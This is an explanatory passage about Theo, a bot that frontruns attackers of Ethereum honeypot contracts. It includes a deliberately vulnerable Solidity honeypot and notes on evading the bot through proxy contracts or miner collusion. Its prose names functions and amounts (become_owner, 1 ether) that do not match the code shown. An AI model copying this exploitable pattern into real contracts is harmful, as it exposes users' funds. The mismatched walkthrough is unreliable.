Theo is able to monitor the transaction pool and if it finds a list of transactions that fits certain criteria, it will send its own transactions to the network, which become part of the transaction pool, but having a higher gas price per instruction. Increasing the gas price per instruction means that if the miner sorts the transactions descendingly by gas price, Theo frontruns the attacker, because its transaction will be mined first.

This is why it needs specific traps to be laid out, in which frontrunning the attacker is profitable. A few honeypots are included in the Theo's repository.

Here is an example of a honeypot:

```
contract VulnerableTwoStep {
    address public player;
    address public owner;
    bool public claimed;

    constructor() public payable {
        owner = msg.sender;
    }

    function claimOwnership() public payable {
        require(msg.value == 0.1 ether);

        if (claimed == false) {
            player = msg.sender;
            claimed = true;
        }
    }

    function retrieve() public {
        require(msg.sender == player);

        msg.sender.transfer(address(this).balance);

        player = address(0);
        claimed = false;
    }
}
```

This contract will be deployed on the main network and it will contain some ether to make it interesting for attackers. In order to successfully attack the contract, one needs to execute

become_owner() to set themselves as the **owner** (and also send 1 ether) and **retrieve()** to send the funds to the **owner**.

If somebody else is able to execute **become_owner()**, they will become the **owner** and any other subsequent caller will just add 1 ether in the contract which can be withdrawn by the owner in the future. Once the owner has been set, it cannot be changed in the future.

Theo is able to monitor for an attacker which wants to execute **become_owner()** and will frontrun them, becoming the **owner** before they do. This is done by monitoring the mempool for new transactions that interact directly with the honeypot.

There are some ways to stop Theo from frontrunning the transactions. By using a proxy contract, a contract that calls the methods in the honeypot, an attacker can obfuscate his own intentions from bots monitoring the mempool. This way, the attacker can hide in plain sight. At the moment, Theo does not try to execute all of the transactions in the mempool in the hopes that one of them will interact with the monitored contract.

This means careful designing of the honeypot needs to be done, otherwise the attackers will be able to extract the ether without triggering Theo.

Another way of hiding from Theo is to be or collude with a miner. This way the attacker's transactions will be added in a block directly, without being part of the mempool first. Theo will not see the transaction, hence it will not be able to front-run it.